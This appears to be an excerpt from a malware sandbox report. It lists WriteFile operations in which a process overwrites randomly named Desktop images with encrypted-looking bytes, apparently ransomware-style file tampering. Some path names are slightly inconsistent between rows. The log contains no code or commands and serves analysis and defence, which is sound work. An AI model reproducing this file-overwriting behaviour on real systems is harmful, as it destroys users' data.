C:\Users\user\Desktop\GAOBCVIQIJ\ZGGKNSUKOP.png	unknown	256	33 0e 9f 0f b0 37 ef 4f be 2d 6e 03 46 af f1 c4 bf 9c 77 6c b4 7e 6e 05 dd c2 28 d9 f3 38 40 bb 60 07 af 22 2e 58 0a af 19 ee 68 89 1b 71 f0 eb 5e f6 52 de 2e 17 c5 f2 d4 9f 69 6b 87 fb 13 3c 82 4b 35 ad 76 2a a2 e8 fc 19 85 bc 6d 37 f4 69 58 d6 37 1d af 00 a2 6c aa 26 93 9b db 21 7c 40 88 6e 88 4c 08 97 5b c8 5d 36 a4 ad ad 50 c5 31 98 dd 19 67 2f 28 e4 c9 f8 6f 7a 1d eb 7b b6 16 ff 12 e2 e6 aa 16 8d 21 a2 15 83 b3 c6 58 2b a3 80 0f ce b3 f6 02 7e 65 a3 ff 96 cf b1 fa 7a 6f 50 51 c5 3a 3f a3 e5 6b aa 0f 91 bb fc e7 41 b9 a2 1f 4a 9b 40 cc 33 7b 22 79 07 78 91 5e 6f a6 a6 1d 73 ea 27 3e 73 8a 6e 3d cf 03 77 7b d2 64 59 42 29 dc 1f f7 48 ac 6a 70 49 24 7c 3b 61 ea ae dc 45 4c 3b 29 68 6a d1 81 32 8a 0d 58 cb f5 07 bc ef a5 50 a0 15 ba a7 a1 fa 4d af d1 26	3....7.O.-n.F....wl.~n...(.8 @.'..".X....h..q.^R.....ik.. <.K5.v*.....m7.iX.7....l.& ...l @.n.L..[.]6...P.1...g/(.. .oz..{.....!.....X+..... ~e.....zoPQ.:?.k.....A...J. @.3{"y.x.^o...s.'>s.n=-.w{,d YB )...H,jpl\$ ;a...EL;)hj..2..X.. ....P.....M..&	success or wait	1	24D2C410F9D	WriteFile
C:\Users\user\Desktop\GAOBCVIQIJ.png	unknown	1040	c8 43 40 8a 0a be ab c7 44 27 b0 22 3d f3 e9 36 d2 3e ff 83 67 6f 79 1e 35 c2 4a 29 83 55 92 ba 58 53 8d cc c9 8a d2 f1 07 f8 50 ee 54 9c 1f a8 5c 6f 12 14 fc 32 8f 84 1b 4f 89 25 97 cc 4a 40 92 80 ee 0e 3f bc 82 0d bb 5a 61 64 a9 42 22 b6 48 f7 e7 17 6e e5 ae de 5d 0e 71 c9 99 5c 0f 5c 85 51 2a f1 a6 29 d0 29 fe 1f 83 85 d0 b3 af 4a c8 68 9f 2f de db dc ea 24 07 30 13 eb e9 5a ea 9b 38 e4 15 ea 9f df 8a d4 2c 03 34 2e 43 37 ff d7 e2 0f 22 41 02 59 dd 10 53 5a d0 99 fb 3b 52 da 72 5f 77 65 94 85 19 5b fe ba b0 a6 74 2a 99 12 2e b0 41 3b f5 43 89 1a 12 59 96 3e f6 37 17 ea fd f2 3c 40 70 ee b7 6a e5 6f 81 4b 83 cf 1e 75 36 c6 8c 69 0a 3f 6c 59 ea c6 e8 86 6b 5c 34 a7 93 2f 18 b0 e8 5f c9 a2 99 41 aa a4 9e be b4 64 29 b0 ed c7 8a 80 b2 45 e6 2d e7 d2 3b d3	.C@.....D'."=-.6.>..goy.5.J). U ..XS.....P.T...lo...2...O.% ..J@.....?....Zad.B".H...n...]. q.\.\Q*..).).....J.h./.... \$.0...Z..8.....4.C7...."A. Y..SZ...;R.r_we...[....t*....A ;.C...Y.>.7.... <@p..j.o.K...u6..i? lY....k\4../..._...A..... d).....E.-...;.	success or wait	1	24D2C410E32	WriteFile

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol
C:\Users\user\Desktop\GAOBCV\QIJ.png	unknown	256	ea c4 d9 34 a9 a3 58 2b 58 83 8c 67 c0 fc 1d e5 c6 c2 e4 58 b5 de 07 c2 d1 25 71 58 97 bf ba 94 d8 16 a5 aa 3e 85 1b 34 70 ca b3 4f c9 d1 af 40 56 a9 75 dc 57 ff cf 9f c7 ff 55 44 3e 8d 24 e5 4b ac a6 b6 c2 73 4c 39 47 c9 a0 0f 5b 09 06 de b9 ee a1 f4 d5 07 49 e8 24 96 7f 69 e2 00 e7 1e d6 87 4f 00 a2 e5 28 67 be 36 4b b9 10 4e e9 ef c9 af 1e 51 e0 5a 7a bf 66 1a 87 a7 67 2d 2d 02 7e 86 09 f6 2e a2 31 ff df ec b1 0b b4 07 df d3 97 21 2d 0b 8f ed 86 d7 60 9a 31 32 3f c7 7c a8 2a 6a 22 f8 2c 62 46 6e 29 1e 1b f1 05 66 f3 0c 80 0d 52 a3 87 36 7d 50 0b 01 68 b4 cb a6 fe d9 54 6d f5 fc 8e a9 81 a5 fa 18 24 92 73 fb af 3b 09 6a 05 b9 d9 fc e1 5a fc 93 70 b1 e3 3f 0d 00 fa c4 81 74 02 72 38 b7 9d 24 8d cd 56 0c 63 0b aa 8c fa 7f b4 c6 ba 53 b4 72 ad 04 ba d0 40	...4..X+X..g.....X.....%qX.. .....>..4p..O...@V.u.W.....U D>\$.K.....sL9G...[.....l.\$. .i.....O...(g.6K..N.....Q.Zz. f..g--~.....1.....!-.. ..'.12? . .j".,bFn)....f....R. .6}P..h.....Tm.....\$.s.;j .....Z..p..?.....t.r8..\$.V.c. .....S.r.....@	success or wait	1	24D2C410F9D	WriteFile
C:\Users\user\Desktop\GRXZDKKVDB.jpg	unknown	1040	ce d0 99 93 97 e5 7a de 6d 0a ae 1e 8e 95 af 33 ce a8 09 08 04 e1 2d b9 29 b7 67 b9 24 b5 7e 05 d5 0a fa 2c 9d 5e 74 c1 0d 6f 5c ca ca 4c b5 a6 69 61 9a 38 fd 89 8f 19 85 6c 86 6c 8b 76 5d 72 8f 58 89 c6 be fc be c0 a1 b7 c7 14 31 95 92 f2 21 97 17 ac 28 1f d9 cd 8f 46 62 ae 1e d3 40 9a b7 05 9e da 53 89 76 f7 51 68 ff 13 bd 00 70 56 6f 0e af 5e 62 a8 58 72 22 3f d7 ad 47 c2 d4 06 96 f5 74 79 1b a0 ad 07 96 c9 e7 64 6d d5 94 e0 a8 1c da ad 1d 68 66 07 35 7e 1d 19 96 91 1c 57 ff a2 72 01 9e 58 f4 3f 1d 51 71 d3 23 c1 13 78 b5 00 83 ac c7 0e 49 ff d4 a9 12 4f 7c 19 ac 9c 52 81 0d 45 0f b2 e9 b7 4e 2e 5e 96 13 d2 c0 ea b3 73 8b 81 4e 8e 2d a0 48 25 f3 8c dd 87 97 89 79 8c 27 d9 8c f5 ed 0f f4 3f f5 f8 03 c3 61 54 f3 98 8a f2 c5 1a db fc ff 91 56 a8 0d 26 74	.....z.m.....3.....-).g.\$. ~.....,^t..o..L..la.8.....l .v}r.X.....1...!...(....F b...@.....S.v.Qh...pVo..^b. Xr"?..G.....ty.....dm.....h f.5~.....W..r..X.?Qq.#.x.... ..l....O]...R..E.....N.^.....s ..N.-.H%.....y.'.....?....aT .....V..&t	success or wait	1	24D2C410E32	WriteFile



File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol
C:\Users\user\Desktop\IPKGELNTQY\GAOBCVIQIJ.png	unknown	256	9a 17 8b 21 2c cf 5d c5 08 db 6a cf 63 b3 86 41 45 05 72 74 43 4c 83 e7 ab 60 cb 9e 93 b7 22 81 bb 70 b3 d9 b3 86 13 e5 64 77 58 be f6 85 f3 24 58 4e eb ac a6 0c 49 01 d0 3e 16 21 98 17 a0 a6 19 87 33 f5 43 88 a7 b8 f9 de 08 78 69 1f 0c 7a d9 a8 79 c7 35 37 db 7b a0 b5 8d d0 9f e0 ff 33 e8 5f 48 a3 ae 97 4e 16 97 30 dc 6a e8 84 41 6e cd b1 0c 5c 8c 83 ba c5 eb 95 59 7f cc 41 f6 87 54 a7 62 b6 fa 6c b7 34 02 0f d2 47 c5 f8 8b 06 64 93 f7 2b dd 9d 77 dc db 3d 34 00 dd 76 16 d7 67 10 b0 ee f0 6b 50 54 0e ff 9d 48 6f 8b f0 34 0a 80 08 52 de c0 8d 73 9c a1 28 a9 6b fa d8 f8 3c ea ea 2c 6a 1e 46 5b bc fd 1b 25 76 75 4b 62 77 c8 75 c5 98 d3 53 18 5b db e7 46 0f 87 4a 10 4a 70 d8 77 30 1e 81 33 57 25 8f 81 f5 b8 46 9e a3 0c 06 20 fa ea a5 e8 a4 57 52 ef a1 b5 16	...!,...j.c..AE.rtCL...`..... ".p.....dwX....\$XN....l.>.! .....3.C.....xi..z..y.57.{.. .....3_..H...N..0.j..An...\.... ..Y..A..T..b..l.4...G....d..+.. w..=4..v..g....kPT...Ho..4... R...s..(k... <..j.F[...%vuKbw.u...S.. [..F..J.Jp.w0..3W%....F.... .....WR.....	success or wait	1	24D2C410F9D	WriteFile
C:\Users\user\Desktop\IPKGELNTQY\ZQIXMVQGAH.jpg	unknown	1040	17 6d 17 86 f0 a3 73 aa 0d 7e 87 a6 46 fc 0d 4e 02 d5 b5 c2 07 ab 8a 49 97 b3 61 77 25 7e d5 a0 bd bb c3 c7 11 f7 7a 1b 20 8a f8 2d 15 1d b7 c1 a7 1e 28 ae b5 a5 8f 97 c2 32 3c b6 69 72 19 2c 67 d9 78 a3 75 55 31 0b c8 64 a2 c6 bb aa 07 71 08 d0 2d 1a ad 95 2c d3 b3 52 3b 6a 57 11 c1 d6 bc 5d e0 05 4f ef 91 44 95 60 05 37 44 42 53 54 63 bf 25 ae 31 59 2b 54 53 1b bd 87 6e f9 7a 4d 2f 9b 2c 18 7e 88 87 e5 f9 0f 5c c1 fc 46 9f 02 ef 29 9b 20 2b fc 8b 67 a6 aa 6e cb 56 68 45 18 7c 19 9f b5 b8 19 6b e7 d6 43 0f 78 33 7e bc 7a a5 70 cc 0f 6e 54 4d ec 1c 20 7b da 04 cc 0b 93 93 e3 ee af 44 17 12 ca db e3 42 b3 1e 90 4f 88 95 6f 86 13 d9 13 92 bf 61 2a 7b ea ee c8 b0 58 e0 74 cc b7 f2 a1 d0 af 5b 43 7e 10 1a 3f 2a 86 a3 a8 09 5d 8c 0d 6f 2e f8 2c 36 c4 2d d6 8e	.m....s..~..F..N.....l..aw%~ .....Z..~.....2<.. ir.,g.x.uU1..d....q..~.....R jW....].O..D.`7DBSTc.%. 1Y+TS....n.zM/.,~.....\..F...). +.. .g..n.VhE. .....k..C.x3~.z.p.. nTM..{.....D....B...O..o .....a*{....X.t.....[C~..?*. ...].o..,6-...	success or wait	1	24D2C410E32	WriteFile

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol
C:\Users\user\Desktop\IPKGELNTQY\ZQIXMVQGAH.jpg	unknown	256	a0 75 ea 3a d6 df 28 6b ba 9c c0 f3 2c 8f 2c f3 51 b8 4a e7 61 e4 c6 06 59 9e be 17 46 61 11 d5 15 1e e4 a8 bb 79 b8 77 09 0e 81 9d af 22 b6 f2 1e 00 81 0d d3 6a 0b 5f fb 8a 38 63 7b 4a a9 43 03 75 bc 7a 81 8a 44 52 aa 47 19 f6 a5 a4 f9 70 ca 74 56 94 3e 7c c4 77 8a 25 41 2c 3c fb 07 57 ea 10 dd 16 13 33 98 b7 9f 16 a8 75 da 70 ec e9 fa 00 12 25 f4 f0 97 66 67 24 8e 4a cc 79 28 01 6e be 22 ec 16 79 81 f8 7f 81 c7 e2 77 c5 08 8d 21 78 81 e1 05 ae 6d 44 47 72 fc 1a 34 92 6d 77 e2 8b 5c fc 20 c8 67 af a1 63 f4 5e e7 72 96 e5 a0 11 75 29 37 c8 c1 05 d1 19 5b bf 42 c3 53 71 4a a0 3d 9a 12 60 8f 98 56 62 8f 3e c8 7c 22 88 0f 31 1f 2f d9 67 dd cc 9d 29 a5 28 35 7e aa b3 ba 1e 7d bb 9f e9 68 f7 ab 07 4a 9c 97 03 80 ec 27 a1 02 8f cb 72 b7 ef e3 d6 2c b9 7c b7 ee	.u...(k.....Q.J.a...Y...Fa .....y.w.....".....j...8c {J.C.u.z..DR.G....p.tV.> .w .%A, <..W.....3.....u.p.....%..f g\$.J.y(.n."..y.....w...!x.... mDGr..4.mw..\ .g..c.^..r....u)7..... [B.SqJ.=..".Vb.>. "..1 ./g..).(5~.....)....h...J..... '....f....., ..	success or wait	1	24D2C410F9D	WriteFile
C:\Users\user\Desktop\LSBIHQFDVT\EFOYFBOLXA.png	unknown	1040	c0 5b 7c 4c a4 25 7d 08 49 b6 31 68 85 e8 e1 90 0c c0 03 1e 40 03 69 4f 99 3c 34 df 6b e0 88 52 1d b7 ef b6 fa a2 8d da be 61 e3 e2 52 5d 7c d6 d3 12 0d c0 2a 47 bd 57 c6 0d 69 1d da ce 35 cc 84 c2 07 f5 98 f2 13 ca 17 70 47 5d b3 29 72 b8 ba ce 0c 95 13 b6 ee 2d bc 47 b7 f1 e7 8e 90 4a 31 ff 39 07 8b 53 ba 8b 67 92 43 6a 33 d4 d7 09 07 63 7a 54 fc d6 57 9f 62 04 0a 70 48 da d0 49 5f dc 0f 5e e0 d6 cd b7 c2 8d b5 19 50 61 ee 65 af 28 05 4b 02 9f 6a 2f df 1b f6 2c 95 d6 0c 7f 14 a5 c6 a2 72 20 74 e8 5b eb b6 60 bb 2f 73 ef b9 50 6e 5e cb 3e 6f 67 fd 85 c8 95 9e 0d 1c 3e 9e 9e 03 fe 69 ef 28 0e be 32 26 56 eb 0d 0a 44 3e 63 2a ff 6f cd 03 e5 f7 77 bb fd 75 ba 69 b7 d6 11 55 00 6f 4e d4 ab 39 b1 ce 14 22 37 51 a1 69 3f 18 90 90 39 14 08 c1 5a 54 65 b4 99 81	.[[L.%).I.1h.....@.iO.<4.k. .R.....a.R] .....*G.W..i. ..5.....pG].)r.....-.G .....J1.9..S..g.Cj3....czT..W. b..pH..l_..^.....Pa.e.(K.. j/.....r t[.`. /s..Pn^ .>og.....>....i.(.2&V...D>c *.o....w..u.i...U.oN..9..."7Q. i?...9...ZTe...	success or wait	1	24D2C410E32	WriteFile

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol
C:\Users\user\Desktop\LSBIHQFDVT\EFOYFBOLXA.png	unknown	256	8a b9 c5 47 95 36 e5 5c df c1 22 d1 5b f0 7e be 17 4a dd 33 0e 0b 37 b3 8f 8c e4 dd 73 7b 8e 89 1a a4 84 54 dd 3c fd 5f 10 97 18 82 59 06 e0 c6 0f 1a 9f 37 fa a0 00 97 5b 9d 03 fc 3c 3a b2 08 73 54 93 4e 55 01 18 59 17 63 90 77 16 52 4a be f8 c1 85 5c 08 bd 95 57 0a 34 5e c1 20 ff 01 e3 7b bb 20 72 e6 d3 76 db ac b1 ce af 63 2d 92 e5 85 38 ef 95 93 5b 57 61 3c b5 9e 00 4d e4 65 43 56 d9 14 0e 0d e0 85 90 9c 8b df 9f f0 7d c1 1a 93 cf aa 20 f1 71 a4 b7 86 af 1d f3 82 5a 8e 99 d2 c8 bf 7f cd 91 b5 b8 d6 0c f5 e0 ca 4e c1 38 b8 e4 13 14 51 1c 6b 82 f5 70 cd f6 de 1c d8 9e 62 fb 30 64 49 40 be fc 83 83 6d 27 8b 2d b8 7b 9c b8 9b 29 e8 41 28 39 77 4e 07 87 12 fd 64 14 dc 46 f7 35 79 33 b4 55 93 be 0f 17 09 c2 c8 82 32 67 58 41 bd 61 d9 6e 6b ae ee 13 72 f1 e6	...G.6.\. "[~.J.3..7.....s{ .....T.<_...Y.....7....[.. <:..sT.NU..Y.c.w.RJ....\..W .4^...{. r..v.....c---8...[Wa <...M.eCV.....}..... q .....Z.....N.8.... Q.k..p.....b.0dl@....m'-.{.. )A(9wN....d..F.5y3.U..... 2gXA.a.nk...r..	success or wait	1	24D2C410F9D	WriteFile
C:\Users\user\Desktop\LSBIHQFDVT\SQSJKEBWDt.jpg	unknown	1040	b8 dd 10 10 02 78 50 fe 4b e6 ed 72 45 56 cd c7 5c b6 99 d2 ae 65 ab bd 34 6c 8a 90 83 33 de 92 e2 8f 83 56 a3 b2 a2 14 ba f0 95 c5 bb 92 c1 d3 a8 38 50 d2 30 f3 37 ad cf 70 50 96 37 f3 5b 9e 4d 9f aa 67 e0 dc 26 86 9e 1f 14 1e f6 c6 88 82 db d4 60 56 d9 1c 1c 4d 1f 09 f2 99 13 ed 56 a2 65 f5 ea 5d 1d 7f 80 49 2b a0 c4 80 45 b6 f9 dc 71 7c 1e f4 5d 15 2b f3 e6 74 61 4b 6d 33 dc 51 fc 2e 42 07 4f 6f fa 24 c4 50 5c b5 8d cf 91 49 fe e6 e0 d1 c4 7a c9 b3 35 ad 68 70 da ad 72 b9 fb 1d 19 70 6e bd 84 d1 c2 61 19 2c 8f fe 58 71 a6 96 95 74 fd 21 44 d9 35 8f 82 a5 98 9a a6 cd d6 a1 96 7b fe 8d 43 a4 c3 06 1a e3 4e 37 6f 98 6b 1e 02 dc 50 6d ee d5 dc 29 2b 93 4e 79 47 9d e7 0f 79 4e fc 30 9e f2 a3 e4 41 8f 83 d0 8b 29 ec 74 45 e0 95 76 ea a4 9f fa bd 54 bf 19 32	....xP.K..rEV..\...e..4l..3 .....V.....8P.0.7..pP.7. [.M..g.&.....`V...M.. ....V.e..]..l+...E...q .].+. .taKm3.Q..B.Oo.\$P\....l..... z..5.hp..r....pn....a...Xq...t !D.5.....{..C.....N7o.k. ..Pm...)+.NyG...yN.0.....A.... )tE..V.....T..2	success or wait	1	24D2C410E32	WriteFile



File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol
C:\Users\user\Desktop\LSBIHQFDVT\SQSJKEBWDt.jpg	unknown	256	02 fd 89 90 b0 9f f9 00 63 0a 97 7e 58 8a e0 03 bf 6c a4 b5 62 ba 4a 20 be 5c 99 65 ec 0a 7f 2b 7e 2d f6 a3 89 d0 d9 cf df 23 12 ad b4 a8 94 49 f5 c2 a6 4e 09 c3 7e 35 19 7b fc 2b a0 a7 04 0e 7e eb 99 eb f1 1a 89 cb db 84 00 e5 8a 4c 21 fe 5a 5c a4 26 73 5b e5 1e d4 06 ee 25 c5 50 3c e3 29 22 cf 1c 05 7f c4 53 6f c6 0a e4 eb 67 7f 7e 38 93 b5 b9 27 a9 46 53 3b 7a 36 76 8c c6 13 27 e2 bf b6 0a 17 b1 54 8f 3e 17 4a fc 6f 13 54 bf 31 5e 08 4e 11 0a b4 a1 93 4f dc db 56 a9 c2 21 cb 80 db b7 7c 7b 8e 42 00 85 3a 4f 95 3c c5 02 64 f5 2a e5 ae e9 74 0d fb d8 d6 0c 57 0d 4a 1f aa f6 64 58 24 bc dc 6e 33 f9 a1 99 21 51 46 76 f5 8a 57 42 49 39 fd fe 07 4b 49 8f ec 1d bf 16 1c fd b5 0e ca 47 c4 2b cf 86 47 8e 5a 0b e6 b2 08 32 65 ef c8 67 4b 2c 92 39 29 74 a5 3a 03	.....c.-X....l.b.J \.e...+~ .....#.....l...N...-5.{.+ ...~.....Ll.Zl.&s[... .%P<.)".....So....g.-8...'.FS ;z6v...'.....T.>.J.o.T.1^N.. ...O..V...l....[({B.:O.<..d.* ..t....W.J...dX\$.n3...!QFv.. WBI9...KI.....G.+..G.Z... ..2e..gK,,9)t:..	success or wait	1	24D2C410F9D	WriteFile
C:\Users\user\Desktop\NEBFQQYWPS\PIVFAGEAAV.png	unknown	1040	cc f2 c6 7c bb c8 2f 3f be f0 d5 f1 a1 ff f7 53 59 a3 99 90 e0 0d 48 b3 fa f3 1d 11 ce 8b 50 d4 3c 37 5f d1 f8 4d 60 d1 3f 1e 84 1b b9 d8 e9 ec f0 21 fe ee d0 23 d3 42 30 81 4c 38 45 d7 30 ae a6 78 2c ec dd fc a2 ae 1a fe 90 5e 28 76 3b 56 02 b2 ca 81 04 79 74 48 64 dd 3e 18 54 c4 58 9c 81 80 4f 60 57 1f 48 4f ca b7 43 56 f0 94 e2 c9 04 e2 fd d4 93 14 64 92 75 b4 33 33 59 0f 5c ed d0 a4 c8 dc 06 8e d9 b1 b1 a7 e9 7c b2 d7 14 bc 4e 2b 7e 0e ca 04 ae df 81 da ba 5d d3 98 70 cb 98 12 34 e6 c0 a3 0d 8b 4c 1e 3d 19 35 41 b9 a4 60 c4 c5 89 4c 51 37 e4 ec f1 c6 d1 4c cb 32 0f b0 81 54 d1 0b 41 0a f6 08 0f ea d0 ea 2b a7 b9 11 4b 19 00 ab 53 9a f8 95 59 fc 3d e1 15 ce a3 d3 e9 2a dd 0a 0d 8c f7 f3 7a 39 8d 11 0f 61 30 ef 6d a5 76 80 d2 60 a0 7a 1b 45 b1 a9 79 b6	...l./?.....SY.....H.....P. <7_..M'?.?.....l...#B0.L8 E.0..x.....^(v;V.....ytHd. >.T.X...O`W.HO..CV..... d.u.33Y.\.....]....N+~... .....].p...4.....L.=5A..`... LQ7.....L.2...T..A.....+...K ...S...Y.=.....*.....z9...a0 .m.v..`.z.E..y.	success or wait	1	24D2C410E32	WriteFile

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol
C:\Users\user\Desktop\INEBFQQYWPS\PIVFAGEAAV.png	unknown	256	9e 5e 29 db ba 92 0b 31 ac c1 32 b8 8e 0a 3f 01 9f ca 79 39 16 2d 9f 12 01 3c 97 06 72 59 36 52 be 3a 59 c9 78 5f 95 c0 25 1e 28 c8 0d 18 07 60 e9 7d be 77 22 37 0d 0a b8 f1 96 ce 12 35 5c 7a fe 19 e9 e2 d6 c8 7f 48 dd e5 9d 90 24 a4 06 e7 35 8f 26 23 48 87 a7 4f 11 2b ac 12 ef 38 3a c2 f1 a2 88 fa 45 2e 18 aa 58 7c 81 03 07 28 bd c6 cc d9 b2 0d ef 1f 07 69 68 ff 16 d1 ca 56 68 26 4e 19 4e 4f 12 aa 8c b2 39 69 20 6f 0c 11 ed b6 a3 1a 4e 54 9c 45 a9 7b 99 df a4 8d 0d 87 19 e7 48 85 83 bc e6 9a 88 13 08 79 29 c7 8a 6d 44 34 80 9b 18 36 f9 48 73 9f 49 78 55 e3 1b a2 c7 d4 63 d9 3a 17 b3 ef 7a fd 48 17 15 a9 40 54 69 2e 54 ba 48 f6 89 9a 52 5e 57 22 e0 b6 0c 00 14 44 29 07 2f c7 98 14 a0 4d 82 3c f8 cc 0c d3 24 f0 fb 75 21 52 26 05 03 c7 cb 19 3a b2 08 ca 79	.^)...1..2...?...y9.-...<..rY 6R.:Y.x_..%.(....').w"7..... .5]z.....H....\$....5.&#H..O.+ ...8:.....E...X ...(.....i h...Vh&N.NO....9i o.....NT.E. {.....H.....y)..mD4...6 .Hs.lxU....c:....z.H...@Ti.T. H...R^W".....D)/.....M.<....\$. .u!R&.....y	success or wait	1	24D2C410F9D	WriteFile
C:\Users\user\Desktop\INEBFQQYWPS\PWCCAWLGRE.jpg	unknown	1040	6a 80 74 b8 07 c4 6d 9d f7 81 48 4b e5 87 2b 62 d2 c4 95 f9 d2 79 2a b9 94 83 a4 f7 93 5c fd 17 d1 db 5b a0 54 4c a5 52 4f 99 66 a3 67 e7 20 d6 be ee aa 65 dc b9 b0 26 ac 16 91 2b 74 cb 1d 1f 9a e5 68 1c ca 0c bc aa fd ba d9 ce a2 75 86 ad 1f 12 9d 4d fb 67 e3 6a 92 90 1d 1b 2c 50 2f a2 29 0d 37 55 5b 4f d0 4d b2 90 c7 97 00 70 75 b2 6c e7 07 bb e0 a7 d2 12 17 a7 c9 fb 53 cf 19 09 a5 ad 1d e7 1e 74 85 d8 d0 77 9d ef 5e d8 96 72 f6 2d eb 19 e6 9c da bb 8a 99 f4 ea 53 bd 0a e7 ec a6 71 cf 43 af 5e fb fb 9b f2 11 0b ad 7e 36 ce 1d 54 ce a0 3a 52 93 20 f4 a1 a2 9c b7 98 c6 fd 44 c3 0e c0 46 d0 c1 62 45 c9 69 3e 5a 9a fb e4 94 4c 8c 43 dd cb 46 07 8b 8a 26 2f e8 51 61 58 ee 85 9c ef 7e 96 6b d6 38 0d eb 43 34 24 70 00 a4 52 8a c3 2e 63 7d 74 b0 06 b7 90 d0 49	j.t...m...HK..+b....y*.....\... [.TL.RO.f.g. ....e...&...+ t....h.....u.....M.g.j.. ..P/.)7U[O.M.....pu.l..... ....S.....t...w..^..f-.... .....S.....q.C.^.....~6..T. .:R. ....D...F...bE.i>Z.... L.C..F...&/QaX....~k.8..C4 \$p..R...c)t.....l	success or wait	1	24D2C410E32	WriteFile



File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol
C:\Users\user\Desktop\PIVFAGEAAV.png	unknown	256	8d 79 80 5b a5 16 2d 4b 21 90 c2 5c 74 ff 5e c2 ad 7a fd 0e cc 59 b3 a1 f5 a2 96 d6 35 ce 32 7d 86 f8 c7 39 30 15 5f d8 27 c5 4f 2c 66 38 61 18 c9 2e 5f fe db d0 4b 9d 38 dd 44 c4 3c cc 4c 72 b5 95 77 42 6d c2 cf 13 3d 56 02 7a f5 4b 83 b2 25 b7 0f 4f d2 e6 13 75 31 16 32 d5 19 9e 14 c0 fc f6 04 91 f4 b8 9f f8 b1 fc 5a 7d 6e 0e 3d 75 11 b4 d9 e0 3e 5d 37 75 71 81 a5 48 cc 18 22 f8 7d 6d eb ae 0a c5 be 19 0a 14 81 85 ac b0 64 90 28 41 87 f8 c0 34 2c 3f 1f fa 39 aa 0b 8b 04 c5 4c d5 07 c8 89 6a 79 f5 1e dd 01 27 73 29 b7 b9 a7 89 1a cb 9c 8a 78 9b 50 99 56 bb 3e ab b4 2f 96 a2 51 e2 5c 0a 22 6d ae 3c eb ad ad 26 3b 8d e1 39 10 c5 b6 6d 43 f9 79 8c c4 2d af ab 70 39 c1 88 06 e3 73 02 99 ea ef 6f 31 c7 05 cc 80 6a a5 ab 4a 75 ee 5c 40 14 4c fc 6d 58 09 61 dc	.y.[.-K!..t.^..z...Y.....5. 2)...90_.'O,f8a...K.8.D. <.Lr.wBm...=V.z.K.%..O... u1. 2.....Z}n.=u....>]7u q..H..".)m.....d.(A...4 ,?.9.....L....jy....'s)..... ..x.P.V.>./..Q\."m.<...&;..9 ...mC.y.-.-p9....s....o1....j ..Ju.\@..L.mX.a.	success or wait	1	24D2C410F9D	WriteFile
C:\Users\user\Desktop\PWCCAWLGRE.jpg	unknown	1040	41 5e 5a fa ac 65 61 df f4 a7 c0 95 a6 d4 6f 22 ce 95 2a e4 0f 19 94 3c 24 a5 23 11 49 61 1e 61 ca 46 9a 8d 37 77 33 a4 80 69 b0 92 96 fc a1 2f 73 8e 5f 6c 2c 49 39 8b c4 f7 e8 57 a1 9d 9a 08 d6 62 a6 79 ca ad 05 73 25 69 91 b1 71 13 d7 f0 e2 1a da 59 c5 cd 12 8e d2 5c 39 69 6d fa de f3 be d9 5e 3b 9c 1c a6 b4 35 96 17 64 3d 49 57 ed ef 57 54 50 7b e1 93 9a 97 d9 bf af ec 50 40 fc 0d 56 af e9 ca ba 05 77 5a 18 2e 0e 69 1e ff 2c d5 4a f9 8a 26 c4 a2 af 6d aa c0 c9 1e 7d 69 da 63 ef 4f 8a 82 74 51 c9 11 ff f5 0a 3b e2 a0 2c 6d 1c 56 0e e6 ff fc e7 2f 23 be f2 02 2a 2a 07 1f 48 e6 5c 8c d0 af 23 61 d3 e2 d1 5d 29 05 ad e3 71 eb 3c a0 a0 0e 52 eb 2a 3c 8c 62 03 0c 2b a0 8f ed 9f 91 55 f2 44 11 99 47 c9 96 f2 c2 b3 24 57 13 45 52 8b 04 dc e0 c0 92 bd 6a c6 01	A^Z..ea.....o".*.....<\$.#.la .a.F..7w3..i...../s_!i9...W ....b.y...s%i..q.....Y.....\ 9im.....^,....5..d=IW..WTP{.. .....P@..V.....wZ...i...,J..&. ..m....}i.c.O..tQ.....;..m.V. .../##...**..H\...#a...))...q. <...R.*<.b..+.....U.D..G..... \$W.ER.....j..	success or wait	1	24D2C410E32	WriteFile

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol
C:\Users\user\Desktop\PWCCAWLGRE.jpg	unknown	256	c7 fb 55 2e a7 fb ae 10 d3 6d 1c c4 d2 61 00 af c4 e5 06 2a 88 3a e7 9f f6 00 60 a8 b7 83 aa e6 4a 4e c0 fe 9a 54 91 ab 30 18 fc 7b 35 cb 1a 37 ba 5c e3 1c 78 ee 39 06 89 3b c7 dd 07 68 03 ed 8c 26 9a fa 87 bb 73 5a 0d 90 d8 3a db 14 74 c5 76 0a 90 8e 57 58 23 ca 95 62 b3 f6 01 bb c9 8b 4e 8a d5 48 86 e6 e3 04 ae c8 ce 62 c8 1d 0b 25 95 d9 7c 9c 3d 90 7b e0 e8 2d 1a 7a d7 db 8f 64 17 9b 17 83 d8 27 33 d9 9d 0f d6 bd a9 4b 16 22 e4 0a 9c c7 c4 34 63 79 a6 d7 a1 9e 02 b5 65 f1 8d 8e e1 02 2a d5 30 fe b2 b6 d2 7e 35 ab 49 b7 06 ac 47 3f c6 27 d4 8c f3 a0 b3 55 1b ea 41 19 57 1a e6 07 b5 e1 27 92 28 08 51 06 7b cb ac 52 07 52 d4 52 cd d2 81 05 38 5b d7 c8 a4 31 ed 62 b7 4b f4 6d 75 7e b4 84 9e 1d b7 35 af ab 51 5a b9 18 69 ea 2c d8 a3 ae 72 df a9 11 73 84 7c	..U.....m...a.....*:.....`... ..JN...T..0..{5..7\\.x.9... ..h...&.....sZ.....t.v...WX#..b .....N..H.....b...%.. .=.{.- ..z...d.....'3.....K.".....4 cy.....e.....*0.....-5.l...G? '.....U..A.W.....'(.Q{..R.R ..R....8[...1.b.K.mu-.....5..Q Z..i,....ro..s.]	success or wait	1	24D2C410F9D	WriteFile
